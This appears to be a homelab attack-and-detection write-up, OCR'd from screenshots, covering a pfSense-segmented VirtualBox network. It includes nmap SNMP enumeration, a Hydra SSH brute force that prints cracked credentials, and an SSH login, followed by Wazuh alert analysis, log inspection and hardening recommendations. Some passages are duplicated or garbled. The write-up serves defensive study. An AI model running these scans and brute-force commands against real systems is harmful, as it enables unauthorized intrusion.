MAC Address: 08:00:27:16:4E:EF (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 211.83 seconds

┌──(phil㉿phil)-[~]
└─$
```


Note

SNMP service on port 161 refers to Simple Network Management Protocol, which is used for monitoring and managing network devices such as routers, switches and servers. In light of this discovery, the threat actor focuses on finding more information about port 161 and the SNMP services running on it.



```
┌──(phil㉿phil)-[~]
└─$ nmap -sU --script=snmp-interfaces 192.168.15.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 09:16 MDT
Nmap scan report for 192.168.15.1
Host is up (0.0014s latency).
Not shown: 997 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
161/udp open  snmp
| snmp-interfaces:
|   em0
|     IP address: 192.168.5.4  Netmask: 255.255.255.0
|     MAC address: 08:00:27:b3:c4:fa (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|     Traffic stats: 21.32 Mb sent, 1.39 Gb received
|   em1
|     IP address: 192.168.10.1  Netmask: 255.255.255.0
|     MAC address: 08:00:27:ba:57:9d (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|     Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   em2
|     IP address: 192.168.15.1  Netmask: 255.255.255.0
|     MAC address: 08:00:27:16:4e:ef (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|     Traffic stats: 85.53 Mb sent, 3.98 Mb received
|   em3
|     IP address: 192.168.20.1  Netmask: 255.255.255.0
|     MAC address: 08:00:27:a5:44:9c (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|     Traffic stats: 1.31 Gb sent, 21.87 Mb received
|   enc0
```

Network interfaces discovered




```
┌──(phil㉿phil)-[~]
└─$ nmap -sU --script=snmp-interfaces 192.168.15.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 09:16 MDT
Nmap scan report for 192.168.15.1
Host is up (0.0014s latency).
Not shown: 997 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
161/udp open  snmp
| snmp-interfaces:
|   em0
|     IP address: 192.168.5.4  Netmask: 255.255.255.0
|     MAC address: 08:00:27:b3:c4:fa (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|     Traffic stats: 21.32 Mb sent, 1.39 Gb received
|   em1
|     IP address: 192.168.10.1  Netmask: 255.255.255.0
|     MAC address: 08:00:27:ba:57:9d (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|     Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   em2
|     IP address: 192.168.15.1  Netmask: 255.255.255.0
|     MAC address: 08:00:27:16:4e:ef (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|     Traffic stats: 85.53 Mb sent, 3.98 Mb received
|   em3
|     IP address: 192.168.20.1  Netmask: 255.255.255.0
|     MAC address: 08:00:27:a5:44:9c (PCS Systemtechnik/Oracle VirtualBox vir
tual NIC)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|     Traffic stats: 1.31 Gb sent, 21.87 Mb received
```

pfsense [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
VirtualBox Virtual Machine - Netgate Device ID: ccc574cad794912625d3

*** Welcome to pfSense 2.8.1-BETA (amd64) on pfSense ***

 WAN (wan)       -> em0 -> v4/DHCP4: 192.168.5.4/24
 LAN (lan)       -> em1 -> v4: 192.168.10.1/24
 ITDEPT (opt1) -> em2 -> v4: 192.168.15.1/24
 DMZ (opt2)      -> em3 -> v4: 192.168.20.1/24

 0) Logout / Disconnect SSH            9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart GUI
 3) Reset admin account and password  12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
Message from syslogd@pfSense at Aug  8 13:27:55 ...
php-fpm[434]: /index.php: Successful login for user 'admin' from: 192.168.15.10
(Local Database)
```


Network interfaces discovered in comparison with our pfSense internal network interfaces.




```
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 12.90 seconds

┌──(phil㉿phil)-[~]
└─$ nmap -sS 192.168.20.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 01:40 MDT
Nmap scan report for 192.168.20.1
Host is up (0.0050s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.20.11
Host is up (0.024s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 8.97 seconds

┌──(phil㉿phil)-[~]
└─$ 
```

IP address of a different subnet as seen above

Brute force attack on DMZ Ubuntu server (192.168.20.11)



```
┌──(phil㉿phil)-[~]
└─$ hydra -L users.txt -P passwd.txt ssh://192.168.20.11 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-09 03:
29:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 319 login tries (l:11/p:29)
, ~80 tries per task
[DATA] attacking ssh://192.168.20.11:22/
[22][ssh] host: 192.168.20.11   login: admin01   password: shadow
[22][ssh] host: 192.168.20.11   login: admin-server   password: football
[STATUS] 95.00 tries/min, 95 tries in 00:01h, 224 to do in 00:03h, 4 active
[STATUS] 73.00 tries/min, 219 tries in 00:03h, 100 to do in 00:02h, 4 active
[STATUS] 71.00 tries/min, 284 tries in 00:04h, 35 to do in 00:01h, 4 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-09 03:
34:07
```




```
┌──(phil㉿phil)-[~]
└─$ ssh admin-server@192.168.20.11
admin-server@192.168.20.11's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.14.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

172 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin-server@phil:~$ ls
```

SSH login to Ubuntu server via a valid account and user. As seen above.

Step 4 – Detection & Analysis

Centralized log analysis in Wazuh.


https://192.168.15.11/app/wz-home#/overview/?_g=(filters:!(('$state':(store:globalState),meta:(alias:!n,disabled:!f,index:'w
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
W.
Overview
a
Right Ctrl

AGENTS SUMMARY

- Active (1)
- Disconnected (0)

LAST 24 HOURS ALERTS

Critical severity	High severity	Medium severity	Low severity
0	1	521	1,431
Rule level 15 or higher	Rule level 12 to 14	Rule level 7 to 11	Rule level 0 to 6

ENDPOINT SECURITY

Configuration Assessment
Scan your assets as part of a configuration assessment audit.

Malware Detection
Check indicators of compromise triggered by malware infections or cyberattacks.


File Integrity Monitoring
Alerts related to file changes, including permissions, content, ownership, and attributes.

THREAT INTELLIGENCE

Threat Hunting
Browse through your security alerts, identifying issues and threats in your environment.

Vulnerability Detection
Discover what applications in your environment are affected by well-known vulnerabilities.

MITRE ATT&CK
Explore security alerts mapped to adversary tactics and techniques for better threat understanding.



Aug 8, 2025 @ 08:27:24.789 - Aug 9, 2025 @ 08:27:24.789 per Auto

el	rule.mitre.id	rule.mitre.tactic	rule.mitre.technique	rule.pci_dss	rule.nist_800_53	rule.tsc
	T1078, T1110	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Credential Access	Valid Accounts, Brute Force	10.2.4, 10.2.5, 11.4	AU.14, AC.7, SI.4	CC6.1, CC6.8, CC7.2, CC7.3

MITRE ATT&CK mapping:

T1078 – Valid Accounts

T1110 – Brute Force


Related Tactics: Defence Evasion, Persistence, Privilege Escalation, Initial Access, Credential Access.

Compliance Mapping:

PCI DSS: 10.2.4, 10.2.5, 1.1.4

NIST 800-53: AU.14, AC.7, SI.4

Trust Services Criteria: CCS.1, CCS.8, CC7.2, CC7.3



wazuh-alerts-*

Last 24 hours

manager.name: wazuh-server

rule.level: 12 to 14

1 hit


Aug 8, 2025 @ 08:33:34.930 - Aug 9, 2025 @ 08:33:34.930 per Auto

```
Time                         _source
Aug 9, 2025 @ 03:29:53.018   predecoder.hostname: phil predecoder.program_name: sshd predecoder.timestamp: Aug 09 09:29:52 input.type: log
                             agent.ip: 192.168.20.11 agent.name: BazTechserver agent.id: 001 manager.name: wazuh-server data.srcip: 192.168.15.1
                             0 data.dstuser: admin01 data.srcport: 41302 rule.mail: true rule.level: 12 rule.pci_dss: 10.2.4, 10.2.5, 11.4
                             rule.hipaa: 164.312.b rule.tsc: CC6.1, CC6.8, CC7.2, CC7.3 rule.description: Multiple authentication failures followe
                             d by a success. rule.groups: syslog, attacks rule.nist_800_53: AU.14, AC.7, SI.4 rule.frequency: 2 rule.gdpr: IV_35.
```


5. *Findings*

- *Network segmentation provided partial isolation but lacked restrictive ACLs between VLANs.*
- *SNMP service was exposed to unauthorized segments.*
- *Weak password policies facilitated brute-force compromise.*
- *No automated IP blocking or rate-limiting on SSH.*

However, more insight can be found using the terminal to access the log files of the compromised server. As shown below.



```
      1 sshd[8157]:
ufuah@phil:~$ grep "192.168.15.10" /var/log/auth.log
2025-08-09T04:22:24.986488-04:00 phil sshd[8155]: Invalid user users.txt from 19
2.168.15.10 port 35334
2025-08-09T04:22:25.002443-04:00 phil sshd[8155]: Received disconnect from 192.1
68.15.10 port 35334:11: Bye Bye [preauth]
2025-08-09T04:22:25.004631-04:00 phil sshd[8155]: Disconnected from invalid user
 users.txt 192.168.15.10 port 35334 [preauth]
2025-08-09T04:22:25.384757-04:00 phil sshd[8157]: Invalid user users.txt from 19
2.168.15.10 port 35340
2025-08-09T04:22:25.395021-04:00 phil sshd[8157]: pam_unix(sshd:auth): authentic
ation failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.15.10
2025-08-09T04:22:27.935298-04:00 phil sshd[8157]: Failed password for invalid us
er users.txt from 192.168.15.10 port 35340 ssh2
2025-08-09T04:22:29.839776-04:00 phil sshd[8157]: Connection closed by invalid u
ser users.txt 192.168.15.10 port 35340 [preauth]
2025-08-09T04:23:47.306729-04:00 phil sshd[8162]: Invalid user users.txt from 19
2.168.15.10 port 41722
2025-08-09T04:23:47.317218-04:00 phil sshd[8162]: Received disconnect from 192.1
68.15.10 port 41722:11: Bye Bye [preauth]
2025-08-09T04:23:47.317649-04:00 phil sshd[8162]: Disconnected from invalid user
 users.txt 192.168.15.10 port 41722 [preauth]
2025-08-09T04:23:47.710968-04:00 phil sshd[8164]: Invalid user users.txt from 19
2.168.15.10 port 41726
```



```
ufuah@phil:~$ grep "Ivalid user" /var/log/auth.log | awk '{print $8}' | sort | u
niq -c | sort -nr
ufuah@phil:~$ grep "Invalid user" /var/log/auth.log | awk '{print $8}' | sort |
uniq -c | sort -nr
    217 192.168.15.10
```

6. ***Recommendations***

Immediate Actions

SIEM Policy Update

- *Enable auto-blocking of malicious IPs (e.g., 192.168.15.10).*
- *Create alerts for brute force login patterns.*

IDS/IPS Deployment

- *Enable signatures for SSH attacks.*
- *Apply behavioural analysis to detect anomalous logins.*

Network Segmentation Hardening

- *Isolate critical systems in separate VLANs.*
- *Enforce strict inter-VLAN ACLs.*

Firewall Enhancements

- *Restrict SSH to trusted management IPs only.*
- *Implement connection rate-limiting.*

Account Security

- *Disable compromised accounts (Admin01, Admin-server).*
- *Enforce multi-factor authentication (MFA).*
